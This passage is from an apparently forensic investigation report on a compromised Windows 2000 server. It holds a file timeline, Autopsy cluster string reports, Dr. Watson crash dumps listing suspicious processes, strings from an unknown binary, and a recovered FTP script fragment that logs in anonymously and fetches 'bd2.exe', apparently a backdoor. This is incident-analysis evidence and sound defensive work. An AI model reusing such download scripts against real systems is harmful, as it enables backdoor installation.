                                                 80  .a.          -/-rwxrwxrwx         48     0 4983-128-3 /mnt/lacie/c/WINNT/explorer.scf
Wed      Jan    29   2003     10:15:02          104  .a.          -/-rwxrwxrwx          0     0 15659-128-1 /mnt/lacie/c/RECYCLER/svhost.dat
Wed      Jan    29   2003     10:15:11        50960  .a.          -/-rwxrwxrwx         48     0 3192-128-3 /mnt/lacie/c/WINNT/system32/notepad.exe
                                                                                                                1275-128-4 /mnt/lacie/f/EnterprisDBAdmin2000.mdb (deleted-
Wed      Jan    29   2003     10:15:37     6397952  .a.          -/-rwxrwxrwx          0     0 realloc)
```

9 Appendix E - Search Results

```
          Autopsy string Cluster Report (ver 1.70)

 ----------------------------------------------------
Cluster: 2622900
Length: 51200 bytes
/usr/task/bin/ifind: entry 16 has an invalid MFT magic: 1
Not allocated to any meta data structures
MD5 of raw Cluster: 755a2bf062ae50ce4247ee5c0a321ae7
MD5 of string output: 5c66f00726c1ffdd1cb2580eb9471950
Image: /opt/giac//giac_01/win2ksrv/images/sda1_c.dd
Image Type: ntfs
Date Generated: Fri Apr  4 13:57:47 2003
Investigator: root
 ----------------------------------------------------
LfLe
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LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
#R2>#R2>
LfLe
#c2>#c2>
LfLe
Application exception occurred:
        App:  (pid=2232)
        When: 25.01.2003 @ 11:36:25.353
        Exception number: c0000005 (access violation)
```

```
*----> System Information <----*
        Computer Name: XXXXXXXXXXXXXXXXXXXX
        User Name: Administrator
        Number of Processors: 4
        Processor Type: x86 Family 6 Model 7 Stepping 3
        Windows 2000 Version: 5.0
        Current Build: 2195
        Service Pack: 3
        Current Type: Multiprocessor Free
        Registered Organization: XXXXXXXXXXXXXXXX
        Registered Owner: administrator
*----> Task List <----*
   0 Idle.exe
   8 System.exe
 188 SMSS.exe
 212 CSRSS.exe
 236 WINLOGON.exe
 264 SERVICES.exe
 276 LSASS.exe
 396 termsrv.exe
 516 svchost.exe
 544 spoolsv.exe
 572 msdtc.exe
 728 DNTUS26.exe
 744 DWRCS.exe
 756 svchost.exe
 776 d11host.exe
 800 LLSSRV.exe
 896 sqlservr.exe
 924 Zanda.exe
 960 regsvc.exe
 976 mstask.exe
 996 1.tmp.exe
1080 SNMP.exe
1096 tb2launch.exe
1124 tb2pro.exe
1132 Tb2RCAssist.exe
1160 WinMgmt.exe
1180 winscv.exe
1192 wsvc.exe
1204 svchost.exe
1216 mssearch.exe
1288 dfssvc.exe
1456 TNotify.exe
1648 sqlagent.exe
1740 inetinfo.exe
1752 svchost.exe
2376 CMD.exe
3244 FTP.exe
1732 Njeeves.exe
1712 Nvcoas.exe
 948 Nvcsched.exe
2700 CSRSS.exe
2280 WINLOGON.exe
3096 rdpclip.exe
3200 explorer.exe
3216 tb2init.exe
 248 tb2logon.exe
2352 internat.exe
2288 sqlmangr.exe
1896 mmc.exe
```

```
2928 explorer.exe
3656 tb2logon.exe
3972 Zlh.exe
3768 internat.exe
3860 Nymse.exe
3204 Nip.exe
3708 CClaw.exe
3964 sqlmangr.exe
2232 Nvcod.exe
2264 mssdmn.exe
2392 DRWTSN32.exe
   0 _Total.exe
(00400000 - 00434000)
(77F80000 - 77FFB000)
(77E80000 - 77F31000)
(77E10000 - 77E6F000)
(77F40000 - 77F79000)
(77DB0000 - 77E0B000)
(77D30000 - 77DA1000)
(782F0000 - 78536000)
(77C70000 - 77CBA000)
(77B50000 - 77BD9000)
(77A50000 - 77B45000)
(75050000 - 75058000)
(75030000 - 75043000)
(78000000 - 78046000)
(75020000 - 75028000)
(67F70000 - 67F99000)
(60000000 - 60031000)
(67BA0000 - 67BA5000)
(67DE0000 - 67DFC000)
(67A30000 - 67A96000)
(67EB0000 - 67ECA000)
(6E420000 - 6E426000)
(75E60000 - 75E7A000)
(67F30000 - 67F47000)
(60040000 - 60050000)
(67FA0000 - 67FE9000)
(782C0000 - 782CC000)
(77980000 - 779A4000)
(77340000 - 77353000)
(77520000 - 77525000)
(77320000 - 77337000)
(75150000 - 75160000)
(75170000 - 751BF000)
(77BE0000 - 77BEF000)
(751C0000 - 751C6000)
(77950000 - 77978000)
(779B0000 - 77A4B000)
(773B0000 - 773DE000)
(77380000 - 773A2000)
(77830000 - 7783E000)
(77880000 - 7790D000)
(77C10000 - 77C6D000)
(774E0000 - 77512000)
(774C0000 - 774D1000)
(77530000 - 77552000)
(77360000 - 77379000)
(777E0000 - 777E8000)
(777F0000 - 777F5000)
(67F50000 - 67F63000)
```

```
State Dump for Thread Id 0xe60
eax=00000000 ebx=00400000 ecx=0012ffb0 edx=00000000 esi=0012ff18
edi=00000000
eip=77e5805f esp=0012fedc ebp=0012fef4 iopl=0         nv up ei pl zr na po
nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00000246
function: GetMenuItemRect
        77e58046 b899110000       mov     eax,0x1199
        77e5804b 8d542404         lea     edx,[esp+0x4]
ss:0099d4af=????????
        77e5804f cd2e             int     2e
        77e58051 c21000           ret     0x10
        77e58054 b89a110000       mov     eax,0x119a
        77e58059 8d542404         lea     edx,[esp+0x4]
ss:0099d4af=????????
        77e5805d cd2e             int     2e
        77e5805f c21000           ret     0x10
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
0012FEF4 0040202D 0012FF18 00000000 00000000 00000000
user32!GetMenuItemRect
0012FF34 00418FF3 00400000 00000000 0013345C 00000001 !<nosymbols>
0012FFC0 77EA847C 000000D6 C0000034 7FFDF000 0012D B38 !<nosymbols>
0012FFF0 00000000 00418F13 00000000 000000C8 00000100
kernel32!ProcessIdToSessionId
*----> Raw Stack Dump <----*
0012fedc  40 72 e2 77 18 ff 12 00  - 00 00 00 00 00 00 00 00
@r.w............
0012feec  00 00 00 00 12 72 e2 77  - 34 ff 12 00 2d 20 40 00  .....r.w4...-
@.
0012fefc  18 ff 12 00 00 00 00 00  - 00 00 00 00 00 00 00 00
................
0012ff0c  d6 00 00 00 00 00 00 00  - 00 f0 fd 7f 8a 01 02 00
................
0012ff1c  0f 00 00 00 00 00 00 00  - 00 00 00 00 a8 f1 20 28  ............
(
0012ff2c  e3 01 00 00 72 02 00 00  - c0 ff 12 00 f3 8f 41 00
....r.........A.
0012ff3c  00 00 40 00 00 00 00 00  - 5c 34 13 00 01 00 00 00
..@.....\4......
0012ff4c  d6 00 00 00 34 00 00 c0  - 00 f0 fd 7f 46 02 00 00
....4.......F...
0012ff5c  5c 34 13 00 70 ac d6 b6  - 44 00 00 00 00 59 13 00
\4..p...D....Y..
0012ff6c  78 57 13 00 60 40 13 00  - 00 00 00 00 00 00 00 00
xW..`@..........
0012ff7c  00 00 00 00 00 00 00 00  - 00 00 00 00 00 00 00 00
................
0012ff8c  00 00 00 00 01 00 00 00  - 01 00 00 00 00 00 00 00
................
0012ff9c  ff ff ff ff ff ff ff ff  - ff ff ff ff 4c ff 12 00
............L...
0012ffac  00 00 00 00 e0 ff 12 00  - 18 c8 41 00 28 54 42 00
..........A.(TB.
0012ffbc  00 00 00 00 f0 ff 12 00  - 7c 84 ea 77 d6 00 00 00
........|..w....
0012ffcc  34 00 00 c0 00 f0 fd 7f  - 38 db 12 00 c8 ff 12 00
4.......8.......
0012ffdc  38 db 12 00 ff ff ff ff  - 6c 13 ed 77 a8 2a e8 77
8.......l..w.*.w
```

```
0012ffec  00 00 00 00 00 00 00 00 - 00 00 00 00 13 8f 41 00
..............A.
0012fffc  00 00 00 00 c8 00 00 00 - 00 01 00 00 ff ee ff ee
................
0013000c  02 00 00 00 00 00 00 00 - 00 fe 00 00 00 00 10 00
................
State Dump for Thread Id 0xf6c
eax=00416c00 ebx=00000002 ecx=00000000 edx=00000000 esi=77f837a7
edi=00000002
eip=77f837b2 esp=00a6ff14 ebp=00a6ff60 iopl=0         nv up ei pl zr na po
nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00000246
function: NtWaitForMultipleObjects
        77f837a7 b8e9000000       mov     eax,0xe9
        77f837ac 8d542404         lea     edx,[esp+0x4]
ss:012dd4e7=????????
        77f837b0 cd2e             int     2e
        77f837b2 c21400           ret     0x14
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4   Function Name
00A6FF60 77EA9C13 00A6FF38 00000001 00000000 00000000
ntdll!NtWaitForMultipleObjects
00A6FFEC 00000000 00416C00 00000000 00000000 00000008
kernel32!WaitForMultipleObjects
*----> Raw Stack Dump <----*
00a6ff14  00 9d ea 77 02 00 00 00 - 38 ff a6 00 01 00 00 00
...w....8.......
00a6ff24  00 00 00 00 00 00 00 00 - 00 00 00 00 ac ff a6 00
................
00a6ff34  00 00 00 00 ac 00 00 00 - 9c 00 00 00 60 55 8c 88
............`U..
00a6ff44  f0 56 8c 88 c7 bf 42 80 - 60 55 8c 88 c0 56 8c 88
.V....B.`U...V..
00a6ff54  f0 44 00 80 70 ac d6 b6 - 01 c0 f4 77 ec ff a6 00
.D..p......w....
00a6ff64  13 9c ea 77 38 ff a6 00 - 01 00 00 00 00 00 00 00
...w8...........
00a6ff74  00 00 00 00 00 00 00 00 - dd 94 40 00 02 00 00 00
..........@.....
00a6ff84  b0 ff a6 00 00 00 00 00 - ff ff ff ff 00 00 00 00
................
00a6ff94  3f 6c 41 00 ac ff a6 00 - b0 ff a6 00 00 00 00 00
?lA.............
00a6ffa4  ff ff ff ff 00 00 00 00 - 02 00 00 00 ac 00 00 00
................
00a6ffb4  9c 00 00 00 d8 b2 e8 77 - 00 00 00 00 00 00 00 00
.......w........
00a6ffc4  00 00 00 00 00 00 00 00 - 00 d0 fd 7f 00 00 00 00
................
00a6ffd4  c0 ff a6 00 00 00 00 00 - ff ff ff ff 6c 13 ed 77
............l..w
00a6ffe4  98 2a e8 77 00 00 00 00 - 00 00 00 00 00 00 00 00
.*.w............
00a6fff4  00 6c 41 00 00 00 00 00 - 00 00 00 00 08 00 00 00
.lA.............
00a70004  01 01 00 00 ee ff ee ff - 00 00 00 00 00 00 95 00
................
00a70014  00 d0 00 00 00 00 a7 00 - 00 01 00 00 40 00 a7 00
............@...
```

```
00a70024  00 00 b7 00 1a 00 00 00  - 06 00 00 00 a8 05 95 00
................
00a70034  00 00 00 00 88 af ac 00  - 00 00 00 00 01 0a 08 00
................
00a70044  01 01 08 00 4d 5a 90 00  - 03 00 00 00 04 00 00 00
....MZ..........
State Dump for Thread Id 0xec8
eax=01731ffd ebx=67f88ffe ecx=00ffbba8 edx=00007ffd esi=019f0238
edi=019f0020
eip=67a413fc esp=00ffb9ac ebp=00ffb9f8 iopl=0         nv up ei ng nz na po
nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00000286
function: <nosymbols>
        67a413d9 8b4d18          mov     ecx,[ebp+0x18]
ss:01868fca=????????
        67a413dc 8b09            mov     ecx,[ecx]
ds:00ffbba8=67f81000
        67a413de 8d4c1101        lea     ecx,[ecx+edx+0x1]
ds:008755d0=????????
        67a413e2 898fc8000000    mov     [edi+0xc8],ecx
ds:019f00e8=67f88ffe
        67a413e8 8b5801          mov     ebx,[eax+0x1]
ds:01f9f5cf=????????
        67a413eb eb18            jmp     67a49f05
        67a413ed 8b4d18          mov     ecx,[ebp+0x18]
ss:01868fca=????????
        67a413f0 8b19            mov     ebx,[ecx]
ds:00ffbba8=67f81000
        67a413f2 8d5c1301        lea     ebx,[ebx+edx+0x1]
ds:008755d0=????????
        67a413f6 899fc8000000    mov     [edi+0xc8],ebx
ds:019f00e8=67f88ffe
FAULT ->67a413fc 8b4001          mov     eax,[eax+0x1]
ds:01f9f5cf=????????
        67a413ff 0301            add     eax,[ecx]
ds:00ffbba8=67f81000
        67a41401 8d5c1005        lea     ebx,[eax+edx+0x5]
ds:008755d0=????????
        67a41405 8b4520          mov     eax,[ebp+0x20]
ss:01868fca=????????
        67a41408 8b00            mov     eax,[eax]
ds:01731ffd=????????
        67a4140a a818            test    al,0x18
        67a4140c 8945f0          mov     [ebp+0xf0],eax
ss:01868fca=????????
        67a4140f 752b            jnz     67a49f3c
        67a41411 8b8ef8010000    mov     ecx,[esi+0x1f8]
ds:019f0430=019f0154
        67a41417 8bc3            mov     eax,ebx
        67a41419 2b4134          sub     eax,[ecx+0x34]
ds:0186917a=????????
        67a4141c 8b4df8          mov     ecx,[ebp+0xf8]
ss:01868fca=????????
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
00FFB9F8 67A409EC 00007FFD 00000FFD 00FFBB28 00FFBBC0 !<nosymbols>
00FFBBB8 67A3B164 00000000 00000000 00FFC405 00000000 !<nosymbols>
00FFBC5C 67A3B9FA 00FFBCA0 00000001 01710DF0 0 0000000 !<nosymbols>
00FFBD80 67A31DC0 009535F0 00000000 00030011 01710DF0 !<nosymbols>
00FFC058 009535F0 00FFC170 00030011 00000003 016F0AC0 !<nosymbols>
```

```
000000D1 00000000 00000000 00000000 00000000 00000000 <nosymbols>
*----> Raw Stack Dump <----*
00ffb9ac  20 00 9f 01 38 02 9f 01  - 00 00 00 00 04 ba ff 00
...8...........
00ffb9bc  8b 11 a4 67 dc b9 ff 00  - 08 00 00 00 00 00 00 00
...g............
00ffb9cc  38 02 9f 01 00 00 00 00  - 20 00 9f 01 38 02 9f 01  8.......
...8...
00ffb9dc  00 10 00 00 80 f0 01 00 - 00 90 00 00 04 00 00 00
................
00ffb9ec  00 10 73 01 be 04 9f 01  - 00 00 00 00 b8 bb ff 00
..s.............
00ffb9fc  ec 09 a4 67 fd 7f 00 00  - fd 0f 00 00 28 bb ff 00
...g........(...
00ffba0c  c0 bb ff 00 a8 bb ff 00  - 00 80 03 00 b0 bb ff 00
................
00ffba1c  01 00 00 00 00 00 00 00  - 05 c4 ff 00 31 40 00 00
............1@..
00ffba2c  00 00 04 00 00 00 91 00  - 78 0e 71 01 00 00 00 00
........x.q.....
00ffba3c  6c ba ff 00 f0 44 a6 67  - a0 bc ff 00 00 00 00 00
l....D.g........
00ffba4c  80 ba ff 00 40 00 00 00  - ac bb ff 00 bc 01 00 00
....@...........
00ffba5c  c4 00 00 00 b8 39 f8 77  - ff ff ff ff 78 0e 71 01
.....9.w....x.q.
00ffba6c  5c bb ff 00 04 3e a6 67  - f0 0d 71 01 70 bb ff 00
\....>.g..q.p...
00ffba7c  5c bb ff 00 00 00 00 00  - 5c ba ff 00 02 00 00 00
\.......\.......
00ffba8c  ac bb ff 00 70 52 95 00  - 5c 52 95 00 50 45 00 00
....pR..\R..PE..
00ffba9c  4c 01 04 00 e9 48 19 3e  - 00 00 00 00 00 00 00 00
L....H.>........
00ffbaac  e0 00 0e 21 0b 01 06 00  - 00 80 03 00 00 00 01 00
...!............
00ffbabc  00 00 00 00 c1 dd 02 00  - 00 10 00 00 00 90 03 00
................
00ffbacc  00 00 f8 67 00 10 00 00  - 00 10 00 00 04 00 00 00
...g............
00ffbadc  00 00 00 00 04 00 00 00  - 00 00 00 00 00 90 04 00
................
State Dump for Thread Id 0xb40
eax=778321fe ebx=00000004 ecx=ffffffff edx=00000000 esi=77f837a7
edi=00000004
eip=77f837b2 esp=0159fd24 ebp=0159fd70 iopl=0         nv up ei pl zr na po
nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00000246
function: NtWaitForMultipleObjects
        77f837a7 b8e9000000       mov     eax,0xe9
        77f837ac 8d542404         lea     edx,[esp+0x4]
ss:01e0d2f7=????????
        77f837b0 cd2e             int     2e
        77f837b2 c21400           ret     0x14
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
0159FD70 77EA9C13 0159FD48 00000001 00000000 00000000
ntdll!NtWaitForMultipleObjects
0159FFB4 77E8B2D8 00000005 00000000 000B000A 001524B0
kernel32!WaitForMultipleObjects
```

```
0159FFEC 00000000 778321FE 001524B0 00000000 000000C8 kernel32!lstrcmpiW
*----> Raw Stack Dump <----*
0159fd24  00 9d ea 77 04 00 00 00  - 48 fd 59 01 01 00 00 00
...w....H.Y.....
0159fd34  00 00 00 00 00 00 00 00  - 01 00 00 00 b0 24 15 00
.............$..
0159fd44  01 00 00 00 6c 01 00 00  - 70 01 00 00 84 01 00 00
....l...p.......
0159fd54  e0 01 00 00 03 00 19 00  - 00 00 00 00 00 00 00 00
................
0159fd64  28 58 05 89 03 00 1f 00  - 01 40 7d 88 b4 ff 59 01
(X.......@}...Y.
0159fd74  13 9c ea 77 48 fd 59 01  - 01 00 00 00 00 00 00 00
...wH.Y.........
0159fd84  00 00 00 00 00 00 00 00  - b2 22 83 77 04 00 00 00
.........".w....
0159fd94  b0 fe 59 01 00 00 00 00  - ff ff ff ff b0 24 15 00
..Y..........$..
0159fda4  0a 00 0b 00 00 00 00 00  - f0 bc 4d 80 ac 00 45 80
..........M...E.
0159fdb4  18 75 30 e1 00 00 00 00  - 01 00 00 00 38 00 00 00
.u0.........8...
0159fdc4  23 00 00 00 23 00 00 00  - 00 00 00 00 0a 00 0b 00
#...#...........
0159fdd4  b0 24 15 00 50 00 00 00  - ff ff ff ff fe 21 83 77
.$..P........!.w
0159fde4  35 83 f8 77 50 b6 e8 77  - 1b 00 00 00 00 02 00 00
5..wP..w........
0159fdf4  fc ff 59 01 23 00 00 00  - 48 f8 49 88 f0 44 00 80
..Y.#...H.I..D..
0159fe04  14 6b db b6 98 00 49 88  - 86 e4 41 80 f0 b6 08 89
.k....I...A.....
0159fe14  00 00 00 00 00 00 00 00  - 08 f8 49 88 88 6b db b6
..........I..k..
0159fe24  c0 e3 41 80 08 f8 49 88  - 6c 38 42 80 08 f8 49 88
..A...I.l8B...I.
0159fe34  20 10 2c 88 48 f8 49 88  - f0 44 00 80 ec 6a db b6
.,.H.I..D...j..
0159fe44  54 6b db b6 18 00 7b 88  - 86 e4 41 80 f0 b3 08 89
Tk....{...A.....
0159fe54  00 00 00 00 00 00 00 00  - 08 90 7b 88 c8 6b db b6
..........{..k..
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
```

```
          Autopsy string Cluster Report (ver 1.70)

 ----------------------------------------------------
Cluster: 559900
Length: 51200 bytes
/usr/task/bin/ifind: entry 16 has an invalid MFT magic: 1
Not allocated to any meta data s tructures
MD5 of raw Cluster:
MD5 of string output: 872170a68682785c081069ec5c943f75
Image: /opt/giac//giac_01/win2ksrv/images/sda1_c.dd
Image Type: ntfs
Date Generated: Fri Apr  4 13:54:35 2003
Investigator: root
 ----------------------------------------- --------------

[...]

3     4r4
5&696
8g8u8
9]9e9
: :(:8:I:\:t:
1[4h4
5"6+686I6
969I9X9x9
:B:Z:t:
?8?}?
2 2$2(2,2024282<2
6#6?6
93:8:W:b:m:w:
=*=T=^=o=|=
>J>_>
>!?&?i?
0f0l0
1w1}1
2(2O2
1T2X2`2d2H6T6\6`6
7 7(70787@7H7P7X7`7h7p7x7
9 909@9H9
>,><>
D0H0
1$1(1,10141
5 5$5(5,5054585<5@5D5H5L5P5T5X5\5`5d5h5l5p5t5x5|5
Microsoft (R) Windows 2000 (TM) Version 5.00 DrWtsn32
Copyright (C) 1985-1999 Microsoft Corp. All rights reserved.
Application exception occurred:
        App:  (pid=2232)
        When: 25.01.2003 @ 11:36:25.353
        Exception number: c0000005 (access violation)
*----> System Information <----*
        Computer Name: XXXXXXXXXXXXXXX
        User Name: Administrator
        Number of Processors: 4
        Processor Type: x86 Family 6 Model 7 Stepping 3
        Windows 2000 Version: 5.0
        Current Build: 2195
        Service Pack: 3
        Current Type: Multiprocessor Free
        Registered Organization: XXXXXXXXXXXXX
        Registered Owner: administrator
*----> Task List <----*
```

```
   0 Idle.exe
   8 System.exe
 188 SMSS.exe
 212 CSRSS.exe
 236 WINLOGON.exe
 264 SERVICES.exe
 276 LSASS.exe
 396 termsrv.exe
 516 svchost.exe
 544 spoolsv.exe
 572 msdtc.exe
 728 DNTUS26.exe
 744 DWRCS.exe
 756 svchost.exe
 776 d11host.exe
 800 LLSSRV.exe
 896 sqlservr.exe
 924 Zanda.MZ
!This program cannot be run in DOS mode.
Richm
.text
`.data
.rsrc
@.reloc
KERNEL32.dll
IMAGEHLP.dll
VERSIONHASH PREPEND 12345678900987654321
FILEHASH PREPEND FILEHASHfilehashFILEHASHfilehash
rsaenhs.dll
rsaenh.dll
schannel.dll
WWWj
VSWWWj
F' u
SVWtJ
X_^[
VWh
X9D$
L$$rN
D$ H
D$ u
_^][
Vd_^
@$vT2
L$$rN
D$ H
D$ u
_^][
\$XUV
D$lRP
_^][
SVWU3
]_^[
QZ^&
VWSU
][_^
VWSU
][_^
CloseHandle
UnmapViewOfFile
MapViewOfFile
```

```
CreateFileMappingA
CreateFileA
lstrlenA
GetSystemDirectoryA
FreeResource
VirtualAlloc
SizeofResource
LockResource
LoadResource
FindResourceW
KERNEL32.dll
ImageNtHeader
IMAGEHLP.dll
instsch.dll
DllMain
GetEncSChannel
_FYL*
!V54&
{WsN
MaEY
\u]e
K5F!"
ouZLx
bDl9n
 [{~
G_Oi
]IW;
```

```
ASCII Contents of Cluster 1244370 (512 bytes) in images/s da1_c.dd


FILE*....L.........0...H.........................`..........H.......p;.
8....4$..r...4$..r....E..`...
.....................................0...`..........H.......$.....$.p;.8
.....`..r....`..r....`..r...................
.........a.b.c.....P...........1.......anonymous
XXXXX
bin
lcd c:\
get bd2.exe
bye
....yG......yG..............................................................
.....................................................................
.......................................... ......
```